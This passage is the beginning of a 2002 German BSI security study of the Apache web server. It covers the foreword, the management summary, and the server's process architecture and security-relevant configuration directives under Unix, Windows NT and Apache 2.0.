Bundesamt für Sicherheit in der Informationstechnik

Isabel Münch (Hg.)

Apache Webserver
Sicherheitsstudie

Bundesamt für Sicherheit in der Informationstechnik

Isabel Münch (Hg.)

Apache Webserver
Sicherheitsstudie

November 2002

Vorwort

Seit seiner "Erfindung" Anfang der neunziger Jahre des letzten Jahrhunderts hat sich das World Wide Web (WWW) zu einem Medium entwickelt, ohne das die heutige Informationsgesellschaft kaum denkbar gewesen wäre.

Zwar waren die grundlegenden Ideen wie das Verknüpfen von Dokumenten über *Hyperlinks* schon sehr viel früher entwickelt worden, und schon früher waren Informationsnetze wie BTX (in Deutschland) oder Minitel (in Frankreich) entstanden, doch sie alle basierten auf proprietären Datenformaten und Protokollen. Diese Systeme wurden außerdem nur von einem einzigen Anbieter in geschlossener Form betrieben. Das WWW dagegen ist im "offenen" Internet angesiedelt und baut auf einem einfachen Protokoll (HTTP – *Hypertext Transfer Protocol*) und einem einfachen Dateiformat (HTML – *Hypertext Markup Language*) auf. So entstand eine bis dahin noch nie dagewesenen Menge an Informationsangeboten, auf die zu jeder Zeit von praktisch jedem Ort zugegriffen werden kann.

Die Informationsangebote im WWW werden von einer riesigen Anzahl von Servern (Webservern) bereitgestellt. Der Apache-Webserver, der als Open Source unter der sogenannten *Apache Public Licence* frei verfügbar ist, ist dabei der bei weitem am häufigsten eingesetzte Server mit einem Anteil von deutlich über 50 Prozent im Juli 2002. Neben dem Einsatz im "offenen" Internet werden Webserver auch in zunehmendem Maße für interne Informationen in Firmennetzwerken (Intranet) eingesetzt. Ein Grund ist, dass sie eine einfache und standardisierte Schnittstelle zwischen Server-Anwendungen und Benutzern bieten und entsprechende Client-Software (Webbrowser) für praktisch jede Betriebssystemumgebung kostenlos verfügbar ist.

Da ein Webserver per se ein öffentlich zugängliches System darstellt, ist die sichere Installation und Konfiguration des Systems und seiner Netzwerkumgebung von großer Bedeutung. Das Ziel dieser Studie ist die Beschreibung des Apache-Webservers und seiner Bestandteile sowie von Maßnahmen zur sicheren Installation und Konfiguration, um ein akzeptables Maß an Sicherheit zu gewährleisten.

Das vorliegende Buch enthält eine überarbeitete Fassung einer Studie, die von der Firma *EUROSEC GmbH Chiffriertechnik & Sicherheit* im Auftrag des Bundesamtes für Sicherheit in der Informationstechnik erstellt wurde. Es sei allen gedankt, die dieses Buch ermöglicht und begleitet haben, insbesondere den Autoren von der Firma Eurosec sowie Isabel Münch, Thomas Haeberlen, Wilhelm Merx und Dr. Harald Niggemann für die Unterstützung bei der Qualitätssicherung.

Bonn, im Dezember 2002

Michael Hange, Vizepräsident des BSI

Inhaltsverzeichnis

Einleitung

Webserver sind Programme, die über das HTTP-Protokoll Daten, meist Dokumente in Form von HTML-Seiten, an entsprechende Clientprogramme ausliefern. Auch der Rechner, auf dem eine Webserver-Software abläuft, wird im übertragenen Sinn als Webserver bezeichnet. Im Umfeld eines Webservers gibt es eine Reihe unterschiedlicher Aspekte des Themas "IT-Sicherheit":

Generell wird ein Webserver von "außen" über die HTTP-Schnittstelle angesprochen. Wird zunächst allein diese Schnittstelle betrachtet, so stellen sich Fragen wie:

- Ist die Integrität der Daten bei der Übertragung vom Webserver zum Client geschützt?
- Lässt sich die Vertraulichkeit der Daten bei der Übertragung vom Webserver zum Client gewährleisten?
- Ist eine Authentisierung des Webservers dem Client gegenüber möglich?
- Inwieweit kann sich ein Client dem Webserver gegenüber authentisieren?

Diese Fragen der Sicherheit der Schnittstelle zwischen Client und Webserver lassen sich weitgehend unabhängig vom verwendeten Webserver adressieren, da es hierbei im Wesentlichen um Eigenschaften des verwendeten Übertragungsprotokolls HTTP bzw. HTTP über SSL geht. Spezifisch für den einzelnen Webserver ist dabei nur, inwieweit der Webserver diese Protokolle unterstützt.

Ein weiterer Aspekt der Webserver-Sicherheit ist der Schutz des Webservers gegen Angriffe über das Netz, also z. B. über das Internet. Neben Angriffen auf die Webserver-Applikation sind auch Angriffe auf Schwachstellen des verwendeten Betriebssystems oder anderer über das Netz erreichbarer Applikationen möglich. Hierzu müssen dann u. a. folgende Punkte beachtet werden:

- Es sollten immer aktuelle Software-Releases des Betriebssystems und aller anderen auf dem Webserver installierten, sicherheitsrelevanten Applikationen verwendet werden. Alle sicherheitsrelevanten Patches oder Bugfixes sind einzuspielen.
- Die Installation des Betriebssystems sollte möglichst "minimal" sein, so dass nur die notwendigen Dienste und Programme laufen.
- Die Rechte, über die der Webserver oder andere Server-Software verfügen, sollten möglichst restriktiv vergeben werden. Dadurch kann der Schaden begrenzt werden, der entsteht, falls eine Sicherheitslücke in einem der Programme gefunden und von einem Angreifer ausgenutzt werden sollte.

- Zusatzsoftware, die durch den Webserver gestartet wird (wie CGI-Skripten oder Ähnliches), sollte sorgfältig auf sicherheitsrelevante Fehler überprüft werden.

Ein dritter Aspekt der Webserver-Sicherheit wird dann relevant, wenn es auf der Betriebssystemebene des Webservers mehrere Benutzer gibt, die Inhalte in das Webangebot einstellen. Dann wird u. U. auch die Trennung der einzelnen Benutzerkontexte relevant. Die Trennung zwischen den einzelnen Benutzern kann z. B. erfordern, dass

- der Benutzerkontext vor der Ausführung externer Programme gewechselt wird,
- die Logdateien für verschiedene Verzeichnisse getrennt werden,
- auch die Konfigurationsmöglichkeiten beschränkt werden, die "normalen" Benutzern des Webservers verbleiben, z. B. durch ein Verbot CGI-Skripte zu nutzen bzw. selbst zu erstellen.

Die vorliegende Studie adressiert diese Sicherheitsaspekte in Hinblick auf den Apache-Webserver auf verschiedenen Plattformen. Betrachtet werden die Betriebssystem-Plattformen:

- SuSE Linux 8.0
- Solaris 8
- Windows NT 4.0

Die Hinweise für Apache-Webserver unter Windows NT 4.0 gelten größtenteils analog auch für den Betrieb unter Windows 2000. Unterschiede bestehen aber beispielsweise bei den Konfigurationsmenüs und -dialogen.

Diese Studie kann die Dokumentation zum Apache-Webserver natürlich nicht ersetzen. An einigen Stellen der Studie werden daher nur Hinweise zu beachtenswerten und/oder kritischen Konfigurationsanweisungen gegeben, ohne eine vollständige Beschreibung dieser Anweisungen zu geben.

Eine ausführliche Dokumentation der Apache-Konfigurationsanweisungen ist jedoch im Internet unter der Adresse

http://httpd.apache.org/docs/

zu finden. Dort werden alle Anweisungen ausführlich und mit Beispielen beschrieben. Dabei kann der Zugriff über eine alphabetisch geordnete Liste aller Konfigurationsanweisungen als auch über die Liste der einzelnen Apache-Module erfolgen.

Diese ausführliche Dokumentation ist auch Bestandteil der Apache-Installation.

Zusammenfassung (Management Summary)

Der Apache-Webserver wird unter diesem Namen seit 1995 als Open-Source unter Unix-Systemen entwickelt. Der Programmcode selbst geht dabei auf einen vorher im akademischen Umfeld entwickelten Webserver zurück. Aufgrund der langen Entwicklungsgeschichte und der weiten Verbreitung des Apache-Webservers handelt es sich heute beim Apache-Webserver um eine sehr stabile und ausgereifte Software. Der Apache-Webserver läuft heute auf fast allen Unix-Systemen sowie auf einer Reihe anderer Plattformen, wie Novell Netware oder Windows NT. Die Portierung des Apache-Webservers für Windows-Systeme wird in den Versionen 1.3.x jedoch (den Maßstäben der Apache-Entwicklergruppe entsprechend) als experimentell bezeichnet. Diese Version ist jünger und weniger ausgereift als die Unix-Version des Apache-Webservers. Seit der Freigabe des Apache-Webservers in den Versionen 2.0.x wird nun auch die Windows-Variante als ähnlich stabil wie die Unix-Varianten bezeichnet.

Da es sich beim Apache-Webserver um einen modular aufgebauten Webserver handelt, ist nur ein absolutes Minimum an Funktionalität im Kern des Apache-Webservers selbst angesiedelt. Zur Erweiterung dieser Funktionalität steht eine Vielzahl von Modulen zur Verfügung, die z. T. in der Quelltextdistribution des Apache-Webservers selbst enthalten sind. Darüber hinaus ist eine Vielzahl an Modulen, die unterschiedlichste Funktionalität zur Verfügung stellen, unter verschiedenen Lizenzen in Quellcodeform im Internet verfügbar.

Die Strukturierung des Webservers in Module erlaubt zum einen die leichte Erweiterbarkeit, zum anderen - und das ist unter Sicherheitsaspekten wesentlicher - erlaubt dies eine minimale Konfiguration des Webservers: Nicht benötigte Funktionalität wird nicht nur per Konfigurationsoption abgeschaltet, sondern ist überhaupt nicht im Webserver vorhanden. Entsprechend ist auch die voreingestellte Konfiguration des Apache-Webservers eher konservativ: Es werden nur einige wenige Module aktiviert, die gerade für eine Basisfunktionalität als Webserver ausreichen. Zusätzliche Erweiterungen (die damit u. U. auch zusätzliche Risiken bedeuten) müssen vom Anwender explizit bei der Kompilierung eingebunden und später in der Konfiguration aktiviert werden.

Auch die durch das Installationsprogramm des Apache-Webservers vergebenen Dateizugriffsrechte sind (unter Unix) restriktiv und sichern die Komponenten des Apache-Webserver selbst ebenso wie die Konfigurations- und Logdateien vor unbefugten Zugriffen. Unter Windows werden dagegen keine Zugriffsbeschränkungen installiert, so dass hier eine manuelle Nacharbeit notwendig ist.

Zusammenfassend lässt sich sagen, dass die einfache Installation des Apache-Webservers aus dem Quelltext unter Unix bereits zu einer sicheren Grundkonfiguration führt. In speziellen Einsatzsituationen oder bei besonderen Sicherheitsanforderungen können zusätzliche Maßnahmen erforderlich werden.

Unter Windows dagegen ist in jedem Fall noch manuelle Konfigurationsarbeit notwendig, um eine sichere Grundkonfiguration des Apache-Webservers zu erhalten.

Bei Installation des Apache-Webservers über den Paketverwaltungsmechanismus eines Unix-Systems sind die Dateizugriffsrechte im Allgemeinen ebenfalls korrekt eingerichtet. Hier besteht lediglich die Gefahr, dass überflüssige Erweiterungsmodule für den Apache-Webserver mitinstalliert werden. Sowohl SuSE als auch Sun teilen die Funktionalität des Apache-Webservers jedoch in ein Basispaket sowie ein Erweiterungspakete auf, so dass auch hier ein Verzicht auf nicht benötigte Module möglich ist.

Der Apache-Webserver stellt in eigenen Modulen die übliche Sicherheitsfunktionalität eines Webservers zur Verfügung: Benutzerauthentisierung im Rahmen von HTTP sowie SSL-Verbindungen zur Verschlüsselung und Authentisierung von Verbindungen.

Die Administration des Apache-Webservers geschieht im Wesentlichen durch den Administrator des Rechners, auf dem der Webserver läuft. Die Administration einzelner Teilbereiche des Webservers im Sinne des Einstellens entsprechender Inhalte in den Webserver kann der Administrator auch an andere lokale Benutzer des Rechners delegieren.

1 Apache – ein Überblick

Der Apache-Webserver ist eine Fort- und Weiterentwicklung des am National Center for Supercomputing Applications (NCSA), University of Illinois, Urbana-Champaign von Rob McCool entwickelten NCSA-Webservers.

Nachdem Rob McCool das NCSA 1994 verlassen hatte, wurde die Entwicklung dieses Webservers zunächst nicht zentral weitergeführt. Verschiedene Institutionen und Einzelpersonen haben jedoch zahlreiche Patches entwickelt. Diese Patches wurden von den Begründern des Apache-Projektes gesammelt und mit dem ursprünglichen Quellcode zu einer einheitlichen Distribution zusammengefasst. So entstand 1995 der Webserver Apache ("a patchy web server").

Die Apache-Software ist heute die verbreitetste Webserver-Software auf Unix-Plattformen; sie läuft jedoch auch auf einer ganzen Reihe weiterer Plattformen, wie Windows NT oder Novell Netware. Die derzeit noch aktuelle Version 1.3 ist für Windows NT als experimentell eingestuft: Der Apache-Webserver läuft zwar relativ stabil unter Windows NT 4.0, einige der fortgeschrittenen Funktionen der Unix-Variante des Apache-Webservers stehen jedoch nicht zur Verfügung.

Seit der Version 2.0.35 vom April 2002 ist die Entwicklungsreihe 2.0 des Apache-Webservers als stabil freigegeben und wird nun auch von den Entwicklern für den Produktiveinsatz empfohlen. Die derzeit aktuelle Version dieser Entwicklungsreihe ist die Version 2.0.39. Eines der Hauptziele der neuen Entwicklungsreihe ist eine stärkere Unabhängigkeit von Unix-spezifischen Merkmalen des zugrundeliegenden Betriebssystems und damit auch eine bessere und stabilere Unterstützung der Windows NT Plattform. Sie wird nun nicht mehr als experimentell bezeichnet.

Derzeit wird die Entwicklungsreihe 1.3.x zusätzlich zu den neuen Versionen 2.0.x weiter gepflegt und ist aktuell in der Version 1.3.26 erhältlich.

Das vorliegende Kapitel gibt eine Einführung in die Architektur des Apache-Webservers und stellt diese getrennt für Unix-Derivate und die Windows-Plattform dar.

1.1 Apache Prozessarchitektur

Die für den Apache-Webserver genutzte Architektur unterscheidet sich in der Version 1.3 stark zwischen den Unix-Versionen und der Version des Apache-Webservers für die Windows-Plattform. Weitere Unterschiede ergeben sich zum nächsten Versionssprung der Apache-Software zu Version 2.0. Ein grundlegendes Verständnis der Architektur des Apache-Webservers ist

notwendig, um die aus dem Einsatz des Apache-Webservers resultierenden Sicherheitsfragen richtig einordnen zu können.

1.1.1 Architektur von Apache 1.3 unter Unix-Systemen

Unter Unix gibt es zwei prinzipielle Arten, den Apache-Webserver 1.3 zu starten, die über den Parameter *ServerType* in der Konfigurationsdatei ausgewählt werden: *inetd* und *standalone*.

Wird *ServerType* auf *inetd* gesetzt, so arbeitet der Apache-Webserver so, dass er als Arbeitsprozess unter dem *inetd*-Dämon gestartet werden kann: Die Aufgabe des *inetd*-Dämons unter Unix ist es, für eingehende TCP- oder UDP-Anfragen das dem jeweiligen TCP- oder UDP-Port zugeordnete Server-Programm zu starten. Dieses Server-Programm übernimmt dann die Verarbeitung der eingehenden Anfrage. Auf diese Weise konnte in Zeiten, als Rechenzeit kostbar und Arbeitsspeicher teuer und entsprechend knapp war, ein Rechner, auf welchem verschiedene Netzwerkdienste beheimatet waren, dadurch entlastet werden, dass nicht jedes der betreffenden Server-Programme ständig im Hauptspeicher gehalten werden musste. Dieses Vorgehen bringt jedoch nur bei selten benutzten Server-Programmen eine echte Ressourcenersparnis, da bei jedem Zugriff eine vollständig neue Instanz des Server-Programms gestartet werden muss. Zudem hat sich heute der Grundsatz "Ein Dienst pro Server" weitgehend durchgesetzt. Der *ServerType inetd* hat beim Apache-Webserver mehr oder weniger nur noch historische Bedeutung.

Von der Verwendung des *inetd*-Modus wird in der Anleitung zur aktuellen Version des Apache-Webservers sogar explizit abgeraten:

> "Inetd mode is no longer recommended and does not always work properly. Avoid it if at all possible."
>
> (Zitat aus der Dokumentation des Apache-Webservers in Version 1.3.26 unter *manual/mod/core.html#servertype*).


Auch unter Sicherheitsaspekten betrachtet sollte diese Empfehlung beachtet werden, da die Nachteile des *inetd*-Modus überwiegen.

Wird die zweite Möglichkeit *standalone* für den Parameter *ServerType* gewählt, so verwendet der Apache-Webserver das sogenannte Pre-Forking Modell:

Beim Start des Apache-Binaries (*httpd*) läuft dieses zunächst als ein einziger Prozess ab (Vaterprozess). Dieser Vaterprozess liest die Konfigurationsdatei(en), öffnet die Logdateien und bindet sich an den in der Konfigurationsdatei spezifizierten TCP-Port.

Der Vaterprozess bearbeitet selbst jedoch keine HTTP-Anfragen. Zur Bearbeitung dieser Anfragen startet der Vaterprozess Kindprozesse durch

sogenanntes *Forking*. Jeder dieser Kindprozesse bearbeitet solange HTTP-Anfragen (maximal eine Anfrage pro Prozess zu jedem Zeitpunkt) bis er vom Vaterprozess beendet wird.



Zur Kommunikation zwischen dem Vaterprozess und den Kindprozessen wird das sogenannte *ScoreBoard* verwendet. Dort tragen die einzelnen Kindprozesse Daten über ihre Auslastung ein, die vom Vaterprozess überwacht werden. Auf der Basis dieser Daten und der Vorgaben in der Konfigurationsdatei des Servers startet der Vaterprozess weitere Kindprozesse oder stoppt bereits vorhandene. Auf allen bekannten Plattformen (speziell den aktuellen Linux Versionen und Solaris) wird dieses *ScoreBoard* in einem Shared Memory Bereich gehalten. Steht ein SharedMemory Mechanismus nicht zur Verfügung (dies war z. B. in sehr frühen Linux Versionen vor Version 1.0 der Fall), so wird das *ScoreBoard* als Datei im Filesystem abgelegt. Der Pfad zu dieser Datei wird durch die Direktive *ScoreBoardFile* in der Apache-Konfigurationsdatei bestimmt. Die Verwendung eines *ScoreBoards* im Dateisystem führt u. U. zu Stabilitätsproblemen des Servers. Außerdem muss diese Datei, ebenso wie die Logdateien des Apache-Webservers, gegen den Zugriff anderer Benutzer geschützt werden. Eine detaillierte Aufstellung der Zugriffsrechte findet sich in Abschnitt 4.2.

Für das vorliegende Dokument sind die Risiken, die sich aus der Verwendung eines *ScoreBoardFiles* im Dateisystem ergeben, nicht relevant. Sowohl unter Linux als auch unter Solaris verwendet der Apache-Webserver Shared-Memory zur Realisierung des *ScoreBoards*, auch wenn die Konfigurationsdatei des Apache-Webservers eine Direktive mit dem Namen des *ScoreBoardFiles* enthält.

Wichtige Konfigurationsparameter des Apache-Webservers in diesem Zusammenhang sind:

StartServers	Anzahl der beim Start des Apache-Webservers vom Vaterprozess erzeugten Kindprozesse
MinSpareServers	Anzahl der minimal vom Vaterprozess vorgehaltenen, unbeschäftigten Kindprozesse

MaxSpareServers Maximale Anzahl der vorgehaltenen unbeschäftigten Kindprozesse

MaxClients Maximale Anzahl von Kindprozessen überhaupt

MaxRequestsPerChild Gibt die Obergrenze für die Summe der HTTP-Anfragen an, die von einem Kindprozesses insgesamt bearbeitet werden. Danach wird der Kindprozess beendet.

Der Start des Vaterprozesses erfolgt üblicherweise unter dem Benutzerkonto *root*. Dies erlaubt es dem Vaterprozess, sich an Port 80, den Standard TCP-Port für eingehende HTTP-Anfragen, zu binden.

Erzeugt der unter dem Benutzerkonto *root* ablaufende Vaterprozess einen Kindprozess über den Systemaufruf *fork*, so wechselt dieser Kindprozess zunächst seinen Sicherheitskontext entsprechend der Vorgaben (*User*, *Group*) aus der vom Vaterprozess eingelesenen Konfigurationsdatei. Der Vaterprozess läuft dagegen weiter in demjenigen Sicherheitskontext ab, in dem er gestartet wurde.

User bestimmt das Benutzerkonto, unter dem die Kindprozesse laufen. Diese Direktive wirkt nur, wenn der Apache-Webserver mit *root*-Rechten gestartet wurde.

Group bestimmt die primäre Benutzergruppe der Kindprozesse. Auch hier wirkt die Direktive nur, wenn der Apache-Webserver mit *root*-Rechten gestartet wird.

Der durch die Direktiven *User* und *Group* festgelegte Sicherheitskontext bestimmt damit auch

- mit welchen Rechten der entsprechende Kindprozess auf das Dateisystem zugreift, (Dies entscheidet mit darüber, ob Dateien über eine URL zugreifbar sind oder nicht.)
- unter welchen Rechten die durch die Kindprozesse gestarteten CGI-Skripte ablaufen.

Letzteres kann jedoch durch die Verwendung eines entsprechenden Setuid-Skriptes, wie z. B. des in der Apache-Distribution enthaltenen *suexec* geändert werden. Näheres hierzu findet sich in Abschnitt 3.1 *Start externer Programme*.

Eine Kontrolle des laufenden Apache-Servers ist durch das Senden von Unix-Signalen an den Vaterprozess möglich:

SIGTERM Empfängt der Vaterprozess des Apache-Webserver ein TERM Signal, so beendet er alle Kindprozesse und beendet sich dann selbst. Alle Requests, die sich in Bearbeitung befinden, werden abgebrochen.


SIGHUP — Empfängt der Vaterprozess des Apache-Webserver ein HUP Signal, so beendet er alle Kindprozesse, liest die Konfigurationsdatei neu ein, öffnet die Logdateien erneut und startet neue Kindprozesse.

SIGUSR1 — Empfängt der Vaterprozess des Apache-Webserver ein USR 1 Signal, so signalisiert er allen Kindprozessen, sich selbst nach Bearbeitung des aktuellen Requests zu beenden. Die Konfigurationsdatei wird neu gelesen und die Logdateien erneut geöffnet, bevor der Server "neue" Kindprozesse startet. Für eine Übergangszeit laufen also zwei Arten von Kindprozessen – solche, die sich entsprechend der alten, und solche, die sich entsprechend der neuen Konfigurationsdatei verhalten.

1.1.2 Architektur von Apache 1.3 unter Windows NT

Das *Pre-Forking Modell*, das der Apache-Webserver unter Unix verwendet, lässt sich nicht auf Windows NT übertragen, da Windows NT den aus Unix stammenden Betriebssystemaufruf *fork* nicht zur Verfügung stellt. (*fork* ist ein Systemaufruf in Unix-Systemen, der einen neuen Prozess startet: der neue Prozess wird als Kindprozess bezeichnet. Er unterscheidet sich von dem Vaterprozess, in dem der Systemaufruf *fork* aufgerufen wurde, lediglich durch den Wert, der von der Funktion *fork* zurückgeliefert wird.)

Statt dessen läuft der Apache-Webserver unter Windows NT in zwei verschiedenen Prozessen ab; einem Steuerprozess und einem Prozess zur Verarbeitung der eingehenden HTTP-Anfragen. Die einzelnen Anfragen werden dabei vom zweiten Prozess jeweils in eigenen Threads bearbeitet.



Entsprechend unterscheiden sich auch die Konfigurationsvariablen von denjenigen für die Unix-Version des Servers:

MaxRequestsPerChild bezieht sich auf den einzelnen Arbeitsprozess des Apache-Webservers, der für die Bearbeitung von HTTP-Abfragen zuständig ist. Gibt die Obergrenze für die Summe der HTTP-Anfragen an, die von allen Threads des Arbeitsprozesses insgesamt bearbeitet werden. Danach wird der Arbeitsprozess beendet und ein neuer Arbeitsprozess durch den Kontrollprozess gestartet.

ThreadsPerChild gibt an, wie viele Threads der Kindprozess zur Bearbeitung von HTTP-Anfragen starten soll.

Es gibt zwei prinzipielle Arten, wie der Apache-Webserver auf einem Windows NT System betrieben werden kann:

- Der Apache-Webserver kann von einem lokal angemeldeten Benutzer als Programm in einem Konsolenfenster gestartet werden.
- Der Apache-Webserver kann als Windows NT Service gestartet werden.

Wird der Apache-Webserver unter Windows NT als Service gestartet, so sollte das Benutzerkonto, unter dem der Server abläuft, geändert werden: In der Standardkonfiguration wird der Apache-Webserver als Service unter dem Konto *LocalSystem* betrieben, dieses Konto besitzt jedoch sehr weitreichende Rechte auf dem lokalen Windows NT System.

Indem der Apache-Webserver unter verschiedenen Dienstnamen gestartet wird, können mehrere Instanzen auf dem selben Rechner ablaufen.

Durch spezielle Kommandos kann der Apache-Service gestoppt, neu gestartet und zum erneuten Einlesen seiner Konfigurationsdateien gebracht werden:

```
apache -n "Dienstname" -k start
apache -n "Dienstname" -k restart
apache -n "Dienstname" -k shutdown
```

Im Gegensatz zur Unix-Version des Apache-Webservers laufen die beiden Apache-Prozesse im selben Sicherheitskontext ab. Auch externe CGI-Skripten werden unter dieser Kennung gestartet, da ein Mechanismus wie derjenige des *suexec*-Programms unter Windows NT vom Apache-Webserver nicht unterstützt wird. Dies macht eine Trennung verschiedener lokaler Benutzerkontexte bei der Verwendung von CGI-Skripten unmöglich.

1.1.3 Architektur von Apache 2.0

Die Architektur des Apache-Webservers in der Version 2.0 unterscheidet sich wesentlich von derjenigen der Version 1.3.


Apache 2.0 setzt dabei auf der *Apache Portable Runtime* (APR) auf, einer Bibliothek, die es dem Kern des Apache-Webservers erlaubt, von der Betriebssystemebene zu abstrahieren. Die APR bietet dem Apache-Kern dabei die grundlegenden Funktionen eines Betriebssystems, wie

- Ein- und Ausgabe von Dateien
- Netzwerkfunktionalität
- Thread- und Prozessverwaltung
- Speicherverwaltung
- Laden dynamischen Codes,

über entsprechende Funktionsaufrufe an. Die Implementierung der APR ist natürlich betriebssystemabhängig. Die einzigen weiteren plattformabhängigen Komponenten des Apache-Webservers außer der APR sind die *Multi Processing Modules* (MPMs): Dies sind spezielle Module, die bestimmen, wie eine "Aufspaltung" des Apache-Webservers in verschiedene Prozesse bzw. Threads vorgenommen wird, um die Verarbeitung eingehender HTTP-Anfragen sicherzustellen. Trotz des Aufbaus als Modul muss das zu verwendende MPM während der Konfiguration des Apache-Webservers angegeben und in ihn hineinkompiliert werden. Es darf außerdem nur ein MPM zur Laufzeit verwendet werden.

Aufgrund der unterschiedlichen Möglichkeiten auf den verschiedenen Plattformen sind nicht alle MPMs auf jeder Plattform realisiert. Zum Lieferumfang des Apache-Webservers gehören derzeit folgende MPMs:

- **mpm_netware MPM.** Dies ist ein rein thread-basiertes MPM mit nur einem einzigen Prozess für den Apache-Webserver und wurde für den Einsatz mit Novell Netware optimiert. Der Haupt-Thread übernimmt hier die Aufgabe des Startens von Worker-Threads, die ihrerseits die HTTP-Anfragen entgegen nehmen.



Wichtige Konfigurationsoptionen für das *mpm_netware* sind:


StartThreads gibt an, wie viele Worker-Threads zur Bearbeitung von HTTP-Anfragen gestartet werden sollen.

MinSpareThreads Minimale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Worker-Threads.

MaxSpareThreads Maximale Anzahl der für Anfragen vorzuhaltenden unbeschäftigten Worker-Threads.

MaxThreads gibt die maximale Anzahl von Worker-Threads an.

- **mpm_winnt MPM.** Dieses MPM benutzt einen Kontrollprozess und einen Arbeitsprozess, der Anfragen in einzelnen Threads bearbeitet. Dies entspricht der Arbeitsweise von Apache 1.3 unter Windows NT. Es sind weiterhin sowohl die gleichen Konfigurationsoptionen als auch Startoptionen wie bei den Versionen 1.3.x maßgebend. Diese wurden im letzten Unterkapitel beschrieben.
- **perchild MPM.** Dieses MPM verwendet eine feste Anzahl von Prozessen, die mehrere Threads benutzen, um Anfragen zu bearbeiten. Dabei ist es möglich, virtuellen Hosts[1] einen eigenen Prozess zuzuordnen, der die Bearbeitung der diesen Host betreffenden Anfragen übernimmt. Die Verwendung unterschiedlicher Sicherheitskontexte für Prozesse verschiedener virtueller Hosts ist dabei möglich. Das Wechseln der Sicherheitskontexte funktioniert nur, wenn der Webserver mit *root* Berechtigungen gestartet wurde.



